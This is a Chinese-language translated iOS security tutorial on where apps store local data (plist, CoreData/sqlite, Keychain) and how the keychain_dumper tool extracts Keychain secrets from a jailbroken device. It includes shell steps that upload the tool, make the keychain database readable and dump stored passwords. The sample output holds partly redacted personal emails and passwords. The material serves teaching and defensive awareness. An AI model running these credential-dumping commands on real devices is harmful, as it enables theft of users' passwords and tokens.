
打开这个plist文件，我们可以清楚的看到这个文件的内容。



有时候，plist文件会以二进制格式保存，因此可能第一下看到会觉得不可读。你可以用plutil工具把它转成xml格式，或者直接用iExplorer在设备上查看。

Plist 文件


另一种保存数据普遍用的方法就是plist文件。**Plist**文件应该始终被用来保存那些非机密的文件，因为它们没有加密，因此即使在非越狱的设备上也非常容易被获取。已经有漏洞被爆出来，大公司把机密数据比如访问令牌，用户名和密码保存到plist文件中。在下面的demo中，我们输入一些信息并保存到plist文件。




下面是把数据保存到plist文件的代码。

```
[plain]
NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory,NSUserDomainMask
NSString *documentsDirectory = [paths objectAtIndex:0];
NSString *filePath = [documentsDirectory stringByAppendingString:@"/userInfo.plist"];
NSMutableDictionary* plist = [[NSMutableDictionary alloc] init];
[plist setValue:self.usernameTextField.text forKey:@"username"];
[plist setValue:self.passwordTextField.text forKey:@"passwprd"];
[plist writeToFile:filePath atomically:YES];
[/plain]
```

如你所见，我们能够给plist文件指定路径。我们可以搜索整个应用的所有plist文件。在这里，我们找到一个叫做userinfo.plist的文件。



可以看到，它包含了我们刚刚输入的用户名/密码的组合。



CoreData和Sqlite文件

因为CoreData内部使用Sqlite来保存信息，因此我们这里将只会介绍下CoreData。如果你不知道什么是CoreData，下面是从苹果文档介绍CoreData截的图。

Core Data Features

The Core Data framework provides generalized and automated solutions to common tasks associated with object life-cycle and object graph management, including persistence. Its features include:

- Change tracking and undo support.

  Core Data provides built-in management of undo and redo beyond basic text editing.
- Relationship maintenance.

  Core Data manages change propagation, including maintaining the consistency of relationships among objects.
- Futures (faulting).

  Core Data can reduce the memory overhead of your program by lazily loading objects. It also supports partially materialized futures, and copy-on-write data sharing.
- Automatic validation of property values.

  Core Data's managed objects extend the standard key-value coding validation methods that ensure that individual values lie within acceptable ranges so that combinations of values make sense.
- Schema migration.


  Dealing with a change to your application's schema can be difficult, in terms of both development effort and runtime resources. Core Data's schema migration tools simplify the task of coping with schema changes, and in some cases allow you to perform extremely efficient in-place schema migration.
- Optional integration with the application's controller layer to support user interface synchronization.

  Core Data provides the `NSFetchedResultsController` object on iOS, and integrates with Cocoa Bindings on OS X.
- Full, automatic, support for key-value coding and key-value observing.


  In addition to synthesizing key-value coding and key-value observing compliant accessor methods for attributes, Core Data synthesizes the appropriate collection accessors for to-many relationships.
- Grouping, filtering, and organizing data in memory and in the user interface.
- Automatic support for storing objects in external data repositories.

> - Sophisticated query compilation.
>
>   Instead of writing SQL, you can create complex queries by associating an `NSPredicate` object with a fetch request. `NSPredicate` provides support for basic functions, correlated subqueries, and other advanced SQL. With Core Data, it also supports proper Unicode, locale-aware searching, sorting, and regular expressions.
> - Merge policies.
>
>   Core Data provides built in version tracking and optimistic locking to support automatic multi-writer conflict resolution.

因此，基本上，CoreData可以用来创建一个model，管理不同对象的关系，把数据保存到本地，然后当你查询的时候从本地缓存中获取它们。本例中，我们将使用一个demo，位于github。运行起来，你会发现它只是一个简单的RSS feed。




这个应用用CoreData保存数据。一个非常重要的一点就是CoreData内部使用sql，因此所有文件都以.db文件保存。我们到这个app的bundle中去看看。 在这个app的bundle中，你可以看到那里有一个MyCoreData.sqlite的文件。



我们可以用sqlite3分析。我这slite文件的地址是：~/Library/Application Support/iPhone Simulator/6.1/Applications/51038055-3CEC-4D90-98B8-A70BF12C7E9D/Documents.

```
prateekgianchandani@Prateeks-MacBook-Pro [~/Library/Application Support/iPhone Simulator/6.1/Applications/51038055-3CEC-4D90-98B8-A70BF12C7E9D/Documents]
    -> % sqlite3 MyCoreData.sqlite
SQLite version 3.7.12 2012-04-03 19:43:07
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
ZSTORIES      Z_METADATA     Z_PRIMARYKEY
sqlite>
```

我们可以看到，这里有个叫做ZSTORIES的表。在Core Data中，每个表名开头都会被追加一个Z。这意味着真正的实体名称是STORIES，如我们在工程的源码文件看到的那样。



我们可以非常容易的导出这个表的所有值。请却表headers的状态是on。

```
sqlite> .headers on
sqlite> select * from ZSTORIES;
Z_PK|Z_ENT|Z_OPT|ZTIMESTAMP|ZDATE|ZLINK|ZSUMMARY|ZTITLE
1|1|1|403390978.870969|Fri, 11 Oct 2013 19:00:16 +0000
                |http://feedproxy.google.com/~r/TheAppleBlog/~3/_6WkV1Ny5uU/
                |In a world where an endless runner meets up with a puzzle game, you find that your imaginative use of colors will paint your path
 to freedom.<img alt="" border="0" src="http://stats.wordpress.com/b.gif?host=gigaom.com&#038;blog=14960843&#038;post=700329&#038;subd=gigaom2&#03
8;ref=&#038;feed=1" width="1" height="1" />
                                |Games for the weekend: Nihilumbra

2|1|1|403390978.996537|Fri, 11 Oct 2013 17:55:27 +0000
                |http://feedproxy.google.com/~r/TheAppleBlog/~3/l8jvt4uuQn0/
                |Want to see what the stars are watching on YouTube? Celebrity Tweet TV turns all of their shared videos into a TV channel.<img al
t="" border="0" src="http://stats.wordpress.com/b.gif?host=gigaom.com&#038;blog=14960843&#038;post=703953&#038;subd=gigaom2&#038;ref=&#038;feed=1"
 width="1" height="1" />
                                |New iOS app turns Kim Kardashian's tweets into a TV channel

3|1|1|403390979.001505|Fri, 11 Oct 2013 13:50:05 +0000
                |http://feedproxy.google.com/~r/TheAppleBlog/~3/0T-zQcwKFPM/
                |According to a new study, app crashes could be twice as common on the iPhone 5s compared to the iPhone 5 and iPhone 5c.<img alt="
" border="0" src="http://stats.wordpress.com/b.gif?host=gigaom.com&#038;blog=14960843&#038;post=703824&#038;subd=gigaom2&#038;ref=&#038;feed=1" wi
dth="1" height="1" />
                                |Study shows apps are twice as likely to crash on the iPhone 5s

4|1|1|403390979.006004|Fri, 11 Oct 2013 13:33:49 +0000
                |http://feedproxy.google.com/~r/TheAppleBlog/~3/Cvxj5XvetC8/
                |If you're looking to buy an iPhone, now's a good time: Best Buy is offering $100 off an iPhone 5c or an iPhone 5s for trading in
your old smartphone.<img alt="" border="0" src="http://stats.wordpress.com/b.gif?host=gigaom.com&#038;blog=14960843&#038;post=703806&#038;subd=gig
aom2&#038;ref=&#038;feed=1" width="1" height="1" />
                                |Best Buy offering free iPhone 5c, $100 iPhone 5s for trading in your old smartphone

5|1|1|403390979.009793|Thu, 10 Oct 2013 19:44:57 +0000
```

正如我们看到的那样，默认的，保存在CoreData的数据都是没有加密的，因此可以轻易的被取出。因此，我们不应该用CoreData保存机密数据。 有些库包装了一下CoreData, 声称能够保存加密数据。也有些库能够把数据加密保存到设备上，不过不使用CoreData。例如，Salesforce Mobile SDK 就使用了一个被称为SmartStore的功能来把加密数据以"Soups"的形式保存到设备上。

Keychain

有些开发者不太喜欢把数据保存到Keychain中，因为实现起来不那么直观。不过，把信息保存到**Keychain**中可能是非越狱设备上最安全的一种保存数据的方式了。而在越狱设备上，没有任何事情是安全的。这篇文章展示了使用一个简单的wrapper类，把数据保存到keychain是多么的简单。使用这个wrapper来保存数据到keychain就像把数据保存到NSUserDefaults那么简单。下面就是一段把字符串保存到keychain的代码。请注意和使用NSUserDefaults的语法非常类似。

```
[plain]
PDKeychainBindings *bindings = [PDKeychainBindings sharedKeychainBindings];
[bindings setObject:@"XYZ" forKey:@"authToken"];
[/plain]
下面是一段从keychain中取数据的代码。

[plain]
PDKeychainBindings *bindings = [PDKeychainBindings sharedKeychainBindings];
NSLog(@"Auth token is %@",[bindings objectForKey:@"authToken"]]);
[/plain]
```

一些小技巧

正如之前讨论过的那样，没有任何信息在越狱设备上是安全的。攻击者能够拿到Plist文件，导出整个keychain，替换方法实现，并且攻击者能做他想做的任何事情。不过开发者能够使用一些小技巧来使得脚本小子从应用获得信息变得更难。比如把文件加密放到本地设备上。这里这篇文章详细的讨论了这一点。或者你可以使得攻击者更难理解你的信息。比如考虑要把某个用户的认证令牌（authentication token）保存到keychain当中，脚本小子可能就会导出keychain中的这个数据，然后试图劫持用户的会话。我们只需再把这个认证令牌字符串反转一下（reverse），然后再保存到keychain中，那么攻击者就不太可能会知道认证令牌是反转保存的。当然，攻击者可以追踪你的应用的每一个调用，然后理解到这一点，但是，一个如此简单的技术就能够让脚本小子猜足够的时间，以至于他们会开始寻找其它应用的漏洞。另一个简单技巧就是在每个真正的值保存之前都追加一个常量字符串。

本文原文 IOS Application Security Part 20 – Local Data Storage (NSUserDefaults, CoreData, Sqlite, Plist files)

#5 iOS应用静态分析下的更多文章

Keychain 基础

根据苹果的介绍，iOS设备中的Keychain是一个安全的存储容器，可以用来为不同应用保存敏感信息比如用户名，密码，网络密码，认证令牌。苹果自己用keychain来保存Wi-Fi网络密码，VPN凭证等等。它是一个sqlite数据库，位于/private/var/Keychains/keychain-2.db，其保存的所有数据都是加密过的。

开发者通常会希望能够利用操作系统提供的功能来保存凭证（credentials）而不是把它们（凭证）保存到NSUserDefaults,plist文件等地方。保存这些数据的原因是开发者不想用户每次都要登录，因此会把认证信息保存到设备上的某个地方并且在用户再次打开应用的时候用这些数据自动登录。Keychain的信息是存在于每个应用（app）的沙盒之外的。

通过keychain access groups可以在应用之间共享keychain中的数据。要求在保存数据到keychain的时候指定group。把数据保存到keychain的最好方法就是用苹果提供的KeychainItemWrapper。可以到这下载例子工程。第一步就是创建这个类的实例。

KeychainItemWrapper *wrapper = [[KeychainItemWrapper alloc] initWithIdentifier:@"Password" accessGroup:nil];

标识符（Identifier）在后面我们要从keychain中取数据的时候会用到。如果你想要在应用之间共享信息，那么你需要指定访问组（access group）。有同样的访问组 的应用能够访问同样的keychain信息。

KeychainItemWrapper *wrapper = [[KeychainItemWrapper alloc] initWithIdentifier:@"Account Number"
accessGroup:@"YOUR_APP_ID_HERE.com.yourcompany.GenericKeychainSuite"];

要把信息保存到keychain中，使用 setObject:forKey: 方法。在这里， (id)kSecAttrAccount 是一个预先定义好的键（key），我们可以用它来保存账号名称。 kSecClass指定了我们要保存的某类信息，在这里是一个通用的密码。kSecValueData可以被用来保存任意的数据，在这里是一个密码。

[keychainItemWrapper setObject:kSecClassGenericPassword forKey:(id)kSecClass];

[wrapper setObject:@"username" forKey:(id)kSecAttrAccount];

[keychainItemWrapper setObject:@"password"forKey:(id)kSecValueData];

[wrapper setObject:(id)kSecAttrAccessibleAlwaysThisDeviceOnly forKey:(id)kSecAttrAccessible];

kSecAttrAccessiblein变量用来指定这个应用合适需要访问这个数据。我们需要对这个选项特别注意，并且使用最严格的选项。这个键（key）可以设置6种值。

你可以从如下对苹果的文档的截图看到。

Constants

`kSecAttrAccessibleAfterFirstUnlock`

The data in the keychain item cannot be accessed after a restart until the device has been unlocked once by the user. After the first unlock, the data remains accessible until the next restart. This is recommended for items that need to be accessed by background applications. Items with this attribute migrate to a new device when using encrypted backups.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

`kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly`

The data in the keychain item cannot be accessed after a restart until the device has been unlocked once by the user. After the first unlock, the data remains accessible until the next restart. This is recommended for items that need to be accessed by background applications. Items with this attribute *do not* migrate to a new device or new installation. Thus, after restoring from a backup, these items will not be present.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

`kSecAttrAccessibleAlways`

The data in the keychain item can always be accessed regardless of whether the device is locked. This is not recommended for application use. Items with this attribute migrate to a new device when using encrypted backups.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

`kSecAttrAccessibleAlwaysThisDeviceOnly`

The data in the keychain item can always be accessed regardless of whether the device is locked. This is not recommended for application use. Items with this attribute *do not* migrate to a new device or new installation. Thus, after restoring from a backup, these items will not be present.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

`kSecAttrAccessibleWhenUnlocked`

The data in the keychain item can be accessed only while the device is unlocked by the user. This is recommended for items that need to be accesible only while the application is in the foreground. Items with this attribute migrate to a new device when using encrypted backups.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

`kSecAttrAccessibleWhenUnlockedThisDeviceOnly`

The data in the keychain item can be accessed only while the device is unlocked by the user. This is recommended for items that need to be accesible only while the application is in the foreground. Items with this attribute *do not* migrate to a new device or new installation. Thus, after restoring from a backup, these items will not be present.

Available in iOS 4.0 and later.

Declared in `SecItem.h`.

当然，我们应该绝对不要使用kSecAttrAccessibleAlways。一个安全点的选项是kSecAttrAccessibleWhenUnlocked。这也有些选项是以 ThisDeviceOnly 结尾的。如果选中了这个选项，那么数据就会被以硬件相关的密钥（key）加密，因此不能被传输到或者被其他设备看到。即使它们提供了进一步的安全性，使用它们可能不是一个好主意，除非你有 一个更好的理由不允许数据在备份之间迁移。

要从keychain中获取数据，可以用 NSString *accountName = [wrapper objectForKey:(id)kSecAttrAccount];

使用**Keychain Dumper**导出**Keychain**中的数据

从Keychain中导出数据的最流行工具是ptoomey3的Keychain dumper。其github地址位于此。现在到这个地址把它下载下来。然后解压zip文件。在解压的文件夹内，我们感兴趣的文件是keychain_dumper这个二进制文件。一个应用能够访问的keychain数据是通过其entitlements文件指定的。keychain_dumper使用一个自签名文件，带有一个*通配符的entitlments，因此它能够访问keychain中的所有条目。 当然，也有其他方法来使得所有keychain信息都被授权，比如用一个包含所有访问组(access group)的entitlements文件，或者使用一个特定的访问组（access group）使得能够访问所有的keychain数据。 例如，工具Keychain-viewer就使用如下的entitlements.

com.apple.keystore.access-keychain-keys

com.apple.keystore.device

现在把这个二进制文件上传到你的设备的/tmp文件夹，确保它可执行。

```
Prateeks-MacBook-Pro:Documents prateekgianchandani$ sftp root@192.168.0.101
root@192.168.0.101's password:
Connected to 192.168.0.101.
sftp> cd /tmp
sftp> put keychain_dumper
Uploading keychain_dumper to /private/var/tmp/keychain_dumper
keychain_dumper                                              100%   25KB  25.1KB/s   00:00
sftp> ^D
Prateeks-MacBook-Pro:Documents prateekgianchandani$ ssh root@192.168.0.101
root@192.168.0.101's password:
Prateeks-iPod:~ root# cd /tmp
Prateeks-iPod:/tmp root# chmod a+x keychain_dumper
Prateeks-iPod:/tmp root#
```

现在请确保保存在/private/var/Keychains/keychain-2.db的keychain文件可以被读取。

```
Prateeks-iPod:/tmp root# chmod +r /private/var/Keychains/keychain-2.db
Prateeks-iPod:/tmp root#
```

现在，运行这个可执行文件

```
Prateeks-iPod:/tmp root# ./keychain_dumper
Generic Password
----------------
Service: AirPort
Account:        Backup
Entitlement Group: apple
Label: (null)
Generic Field: (null)
Keychain Data: 3141

Generic Password
----------------
Service: Apple-token-sync
Account: prateek.searchingeye@gmail.com
Entitlement Group: appleaccount
Label: (null)
Generic Field: (null)
Keychain Data: AQAAAABPB/F/Zgu                    NaQs=

Generic Password
----------------
Service: push.apple.com
Account:
Entitlement Group: com.apple.apsd
Label: APSPublicTokens
Generic Field: (null)
Keychain Data: (null)

Generic Password
----------------
Service: ids
Account: identity-rsa-public-key
Entitlement Group: apple
Label: (null)
Generic Field: (null)
```

```
Label: (null)
Generic Field: OAuth
Keychain Data: prateek@     .co.in

Generic Password
----------------
Service: com.apple.certui
Account: https: mail.google.com - 99afbbc2 efd4e           8 3037d45b 0b243a75
Entitlement Group: com.apple.cfnetwork
Label: (null)
Generic Field: <99afbbc2 ef        39faee78 3037d45b 0b243a75>
Keychain Data: (null)

Generic Password
----------------
Service: com.apple.certui
Account: https: mail-attachment.googleusercontent.com - a91b563d            78743 d9cf67ee 56c16
Entitlement Group: com.apple.cfnetwork
Label: (null)
Generic Field: <a91b563d fbf79e60 80d78743 d9cf67
Keychain Data: (null)

Generic Password
----------------
Service: <53706f74 6966792e 62617365>
Account: <64657669 63654964>
Entitlement Group: 8W66MEA7DD.com.spotify.client
Label: (null)
Generic Field: (null)
Keychain Data: 65b65          7f185dfc514

Internet Password
-----------------
Server: smtp.gmail.com
Account: prateek.searchingeye@gmail.com
Entitlement Group: apple
Label: (null)
Keychain Data: imiss
```

如你所见，它可以导出所有的keychain信息。你可以看到许多保存在这里的用户名和密码。例如，你可以看到Mail应用把你账号的用户名和密码保存在keychain中。 类似的，你也可以找到你之前连接过的无线网络的密码和其他更多的信息。上述命令默认只会导出通用和网络密码。你可以通过—h命令查看它的用法。

```
Prateeks-iPod:/tmp root# ./keychain_dumper -h
Usage: keychain_dumper [-e]|[-h]|[-agnick]
<no flags>: Dump Password Keychain Items (Generic Password, Internet Passwords)
-a: Dump All Keychain Items (Generic Passwords, Internet Passwords, Identities, Certificates, and Keys)
-e: Dump Entitlements
-g: Dump Generic Passwords
-n: Dump Internet Passwords
-i: Dump Identities
-c: Dump Certificates
-k: Dump Keys
Prateeks-iPod:/tmp root#
```

你可以通过 “-a” 命令导出所有数据

```
-k: Dump Keys
Prateeks-iPod:/tmp root# ./keychain_dumper -a
Generic Password
----------------
Service: AirPort
Account: - Backup
Entitlement Group: apple
Label: (null)
Generic Field: (null)
Keychain Data: 314159

Generic Password
----------------
Service: Apple-token-sync
Account: prateek.searchingeye@gmail.com
Entitlement Group: appleaccount
Label: (null)
Generic Field: (null)
Keychain Data: AQAAA gCuyWQQ0wRTNaQs=

Generic Password
----------------
Service: push.apple.com
Account:
Entitlement Group: com.apple.apsd
Label: APSPublicTokens
Generic Field: (null)
Keychain Data: (null)

Generic Password
----------------
Service: ids
Account: identity-rsa-public-key
Entitlement Group: apple
```

使得keychain中的数据更安全的一个做法就是使用一个更强的口令。这是因为对某些特定的保护属性（protection attributes）来说，口令会被用作加密keychain中的数据。 iOS默认允许4位数字口令（从0-9999），因此很容易被人在几分钟之内暴力破解。本系列的后续文章中我们会看看暴力破解口令。设置字母加数字的密码会让破解花更多的时间。 一个合适的保护属性（protection attributes）和口令的组合会让keychain的数据更难被获取。

小结

在本文中，我们看到了从iOS设备的Keychain中导出数据是多么的容易。虽然在keychain中保存凭证（credentials）和敏感信息比NSUserDefaults和plist文件更安全，但是， 想要破解它也不难。

References

Keychain-Dumper https://github.com/ptoomey3/Keychain-Dumper

本文原文是 IOS Application Security Part 12 – Dumping Keychain Data

注：之前我写过一篇文章，Keychain is not safe,大家可以对照着看看，有的应用还是在keychain中保存密码。虽然本文说keychain也容易被破解，不过比NSUserDefaults和plist安全得多，只要我们注意不要在keychain中保存明密码就会在很大程度上提升安全性。

Keychain is not safe

1 Keychain

一般来说mobile app都需要在本地保存一些较为敏感的数据。如何安全的保存这些数据就是一个值得深入探讨的问题。

Mac OS 可以利用Keychain保存各应用中用户的账号密码，让用户不用重复输入，在iOS中也有Keychain，也可以在应用之间共享数据，只是有些限制，用户无法通过手动控制。 要在社保上 KeyChain中的所有数据都以key－value的形式进行存储，可以对其进行add、update、get、delete操作。

如果需要在应用里使用keyChain，需要导入Security.framework，keychain的操作接口声明在头文件SecItem.h里。直接使用SecItem.h里方法操作keychain，需要写的代码较为复杂，可以使用已经封装好了的工具类SFHFKeychainUtils，
见：https://github.com/ldandersen/scifihifi-iphone/tree/master/security

对每个应用来说，Keychain都有两个访问区，私有区和公共区。私有区是一个sandbox，本程序存储的任何数据都对其他程序不可见。Keychain中保存的信息是用app unique签名了的，默认只有自己能够访问。

keychain的access group的概念。

a)app保持的信息是用一个**app unique** 签名了的，默认只有自己能够访问。

" Each application on an iOS device has a unique “application-identifier” that is cryptographically signed into the application before being submitted to the Apple App store. The keychain service restricts which data an application can access based on this identifier. By default, applications can only access data associated with their own application-identifier。By default, when no access group is specified, the application will use the unique application-identifier as the access group (thus limiting access to the application itself)"

b）不同**app**之间可以通过**access_group**共享

app1的group是 app1.accessgroup.item1,

app2在entitlements中加入这个item就可以访问了。

c） 在不同**app**之间共享，只能在同一个公司内部的**app**共享。
